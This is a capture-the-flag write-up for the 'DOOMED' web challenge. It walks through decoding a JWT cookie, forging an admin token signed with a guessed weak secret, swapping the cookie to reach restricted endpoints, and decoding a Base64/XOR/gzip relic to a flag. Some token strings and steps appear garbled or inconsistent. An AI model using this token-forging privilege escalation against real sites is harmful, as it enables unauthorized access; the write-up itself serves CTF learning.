

Challenge:	DOOMED
Category:	Web Exploitation / JWT / Cryptography
Difficulty:	Easy–Medium
Tools Used:	Browser DevTools, jwt.io (or any JWT decoder), Terminal (Kali Linux / Git Bash)

Summary


This challenge demonstrates how web applications use cookies and JWTs (JSON Web Tokens) to manage user identity and access control. By inspecting and decoding the JWT stored in the browser, we discover hidden endpoints and role based restrictions. The token is signed using a weak secret ("ministry_of_magic"), allowing us to forge a new token with elevated privileges. After gaining admin access, we retrieve an encoded artifact and decode it through multiple layers (Base64 → XOR → Gzip) to obtain the final flag.

Problem Statement


As you step into the Ministry of Magic, unseen spells quietly take note of your presence. No quill scratches your name, no parchment records your visit, yet you are not forgotten. The Ministry leaves a trace of every visitor not in ink, but in something far more consumable.

Steps to Solve


1. Open the challenge website i.e <https://chamber-of-secrets-z9fg.onrender.com>
2. The phrase "The Ministry leaves a trace of every visitor" suggests hidden tracking.
3. Common tracking mechanisms:
 - Cookies
 - Local storage
 - Authentication tokens
4. Cookies are the most likely, so we inspect
5. For that right click anywhere on the webpage
6. Click Inspect



7. Navigate to the Application tab



8. Navigate to Cookies



9. A cookie named the following is found

wizard_pass = <JWT_TOKEN>

10. This matches the standard JWT structure: header.payload.signature

11. Since JWTs often store readable data, the next logical step is to decode the token and inspect its contents.

12. To do this

Copy the token value from the cookie

Go to jwt.io (or use any JWT decoder) in new tab and then after opening it paste the jwt token

jw.tio

Get up-to-speed with JSON Web Tokens. Get the JWT Handbook for free ↗

JWT Debugger

DebuggerIntroductionLibrariesAsk

Decode, verify, and generate JSON Web Tokens, which are an open, industry standard RFC 7539 method for representing claims securely between two parties.

JWT DecoderJWT Encoder

Paste a JWT below that you'd like to decode, validate, and verify.

Generate exampleSelect signing algorithm

Encoded Token

> JSON Web Token (JWT)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmVjZSI6ImNpdWVudC1lehdndmFjaWUmfDZlcyY3IiwiaWF0IjoiMTYyMjA5MjE2NDQ1Ljc2ZW5kaWwifQ.TSylg6-M3eb9IGtQZeqdKj3W7fTuv6yQ8FCJwI

Valid JWTInvalid Signature

Decoded Header

JSON Claims Breakdown

{
 "alg": "HS256",
 "typ": "JWT"
}

Decoded Payload

JSON Claims Breakdown

{
 "user": "guest",
 "role": "student",
 "house": "Ravenclaw",
 "email_wing": "/staff-lodge",
 "vault": "/restricted-section",
 "lat": 1777966848,
 "exp": 1777147248,
 "iss": "ministry_of_magic"
}

JWT Signature Verification (Optional)


Enter the secret used to sign the JWT below:

> Secret

a-string-secret-at-least-256-bits-long

signature verification failed

- i.e



. Go back to jwt.io

- ## 19. Hints Connection

“seal” = JWT signature

20. Hint 3: The token tells you who issued it. Maybe that matters more than it should.

These hints indicate that:

ministry_of_magic

```
"role": "admin"
```

JWT Decoder

JWT Encoder

Fill in the fields below to generate a signed JWT.

Header

> Algorithm & Token Type

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

✓ Valid header

Payload

> Data

```
{  
  "house": "ravenclaw",  
  "role": "admin",  
  "house": "Ravenclaw",  
  "sealed_wing": "/staff-ledger",  
  "vault": "/restricted-section",  
  "iat": 1777060848,  
  "exp": 1777147248,  
  "iss": "ministry_of_magic"  
}
```

✓ Valid payload

Sign JWT

BASE64URL ENCODED

> Secret

ministry_of_magic

✓ Valid secret

JWT Signature

> Encoded JWT

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjozi3Vlc3QiLCJyb2xiIjoieWMrtaW4ilCj0ob3VzZS16Il1hdmVuY2xhdysIsInNlYWkiLzF9P3aW5nIjoil3NOYmZmlwLzGdlciIsInZhbm91Ijoil3J1c3RyaWE0ZWQt2VjdGlvbiIsImh0dCI6MTc3NzA2MDg0OCwiZXNpdjoxMjc3MTQ3MjQ0LCJpc3MiOiJtaW5pc3RyeV9vZ29tY29tY29tYyJ9.SjGITRs_u_vXv5n2GuAkajd9H0Xq0BMKTyxLv10QbvE

25. The token changes, copy the new token
26. Go to DevTools and then Cookies
27. Replace the original cookie value with the forged token.
28. Refresh the page
29. The user now has admin access
30. Now open the endpoint directly in the browser:
/staff-ledger

```

{
  "ledger": [
    {
      "staff": "Albus Dumbledore",
      "role": "Headmaster"
    },
    {
      "staff": "Minerva McGonagall",
      "role": "Deputy Headmistress"
    },
    {
      "staff": "Severus Snape",
      "role": "Potions Master"
    },
    {
      "staff": "Filius Flitwick",
      "role": "Charms Professor"
    }
  ],
  "recovered_fragments": [
    {
      "flag{ministry_of_magic}",
      "flag{ministry_decoy}"
    },
    {
      "archive_note": "These records are sealed with an ancient charm.",
      "parchment_cipher": "Key used by the sealing charm: 37"
    }
  ]
}

```

On visiting this route, the response displays:

```

flag{ministry_of_magic}
flag{ministry_decoy}
Key used by the sealing charm: 37

```

Although flags are present, they are intentionally misleading (decoys).

31. Hint Connection
Hint 2: "One restricted corridor lies. Another guards a sealed relic."
32. The phrase "restricted corridor lies" indicates that one of the discovered endpoints is deceptive.
33. The presence of multiple simple flags further confirms that /staff-ledger is a trap endpoint.
34. Following the hint, the player proceeds to the second endpoint:
/restricted-section
35. This time the response is:

```

{
  "status": "access granted",
  "message": "The artefact stirs. Handle with caution.",
  "relic": "KLw/N6bA0141yEQZHZr/H/ocnhn+f7p4+fj4+TNlcpK0fg6e8sbxgmv5B87D5ePVpc+Ly8/ry5XjTyQTLmj0C3TkPZX9T7SDT2ikQ/TTTyA06E/EbRk3toM9oWs3Nzc="
}

```

36. Unlike the previous endpoint this response does not contain readable data but instead provides an encoded relic
37. The relic appears as a long encoded string. Before decoding, the player analyzes its structure.
38. The string uses only A–Z, a–z, 0–9, +, /, =
39. Has padding (=)
40. Conclusion: The relic is Base64 encoded and must be decoded first.
41. Copy the relic value i.e
"relic": "KLw/N6bA0141yEQZHZr/H/ocnhn+f7p4+fj4+TNlcpK0fg6e8sbxgmv5B87D5ePVpc+Ly8/ry5XjTyQTLmj0C3TkPZX9T7SDT2ikQ/TTTyA06E/EbRk3toM9oWs3Nzc="}
42. Now decode the string using a Linux-compatible terminal (such as Git Bash or Kali Linux):

Here, Kali Linux is used:

```
echo "<BASE64_BLOB>" | base64 -d > relic.bin
```

<BASE64_BLOB> represents the encoded relic string copied from the response.

```
(ghostrider_12@kali)-[~/Desktop]
$ echo "KLw/N6bA0141yEQZHr/H/ocnhn+f7p4+fj4+TNlcpK0fg6e8sbxgmV5B87D5ePVpc+Ly8/ry5XjTyQTLmj0C3TkPZX9T7SDT2ikQ/TTTyA06E/EbRk3toM9oWs3Nzc=" | base64 -d > relic.bin
```

43. Explanation of the Command

```
echo "<BASE64_BLOB>"
```

Prints the Base64-encoded string to the terminal.

```
| (pipe)
```

Passes the output of the previous command as input to the next command.

```
base64 -d
```

Decodes the Base64 string into its original binary form.

```
> relic.bin
```

Redirects the decoded output into a file named relic.bin.

44. Why .bin is Used

After decoding, the output is raw binary data. It is not human readable text, the file type is not yet known (.bin) is a generic extension used to store raw binary data

45. This allows the player to safely preserve the data before identifying the next transformation layer.

46. Observation After Decoding

47. The resulting file (relic.bin) is still not readable and does not decompress directly. This indicates that:

48. The data is still encoded or encrypted further

49. Additional layers must be analyzed and removed to reveal the final content

50. Now recall the earlier output from /staff-ledger:

51. Key used by the sealing charm: 37

52. The phrase "sealing charm" metaphorically suggests an encryption layer applied to the data.

53. In CTF challenges, such hints commonly refer to XOR encryption, where a fixed key is used to obfuscate data.

54. Thus the value 37 is interpreted as the XOR key.

55. Key = 37 → 0x37

56. The following command is used to undo XOR

```
xxd -p relic.bin | tr -d '\n' | sed 's/.. /0x& /g' | \
perl -pe 's/0x([0-9a-f]{2})/sprintf("%02x", hex($1) ^ 0x37)/ge' | \
xxd -r -p > recovered.gz
```

57. Explanation:

```
xxd -p relic.bin
```

Converts the binary file into hexadecimal representation.

```
tr -d '\n'
```

Removes line breaks to form a continuous stream of hex data.

`sed 's/./0x& /g'`

Splits the hex string into individual bytes and formats them as 0x...

`perl -pe 's/.../ ... ^ 0x37 .../'`

Applies XOR with key 0x37 to each byte (this is the actual decryption step).

`xxd -r -p`

Converts the processed hex data back into binary format.

`> recovered.gz`

Saves the final output as a gzip file.


58. The output is saved as: `recovered.gz`

59. This is because the decoded data matches the structure of a gzip-compressed file(.gz) allows tools like `gunzip` to recognize and process it

60. Now decompress it by using the command in terminal:

`gunzip recovered.gz`

61. This command extracts the contents and produces a new file: `recovered`




```
(ghostrider_12@kali)-[~/Desktop]
$ gunzip recovered.gz

(ghostrider_12@kali)-[~/Desktop]
$ ls
recovered  relic.bin
```

62. The player views the contents of the decompressed file using:

`cat recovered`

63. Output:



```
(ghostrider_12@kali)-[~/Desktop]
$ cat recovered
Cruxhunt{the_cookie_crumbles_3}
Cruxhunt{guest_no_more_4}
Cruxhunt{M1n1stry_0f_M4g1c_D0M_7}
```

64. The first two are decoys placed to mislead the player

65. The third flag aligns with:

The challenge theme (Ministry of Magic)

The full exploit chain (JWT → privilege escalation → relic decoding)

66. Therefore, the correct flag is:

`Cruxhunt{M1n1stry_0f_M4g1c_D0M_7}`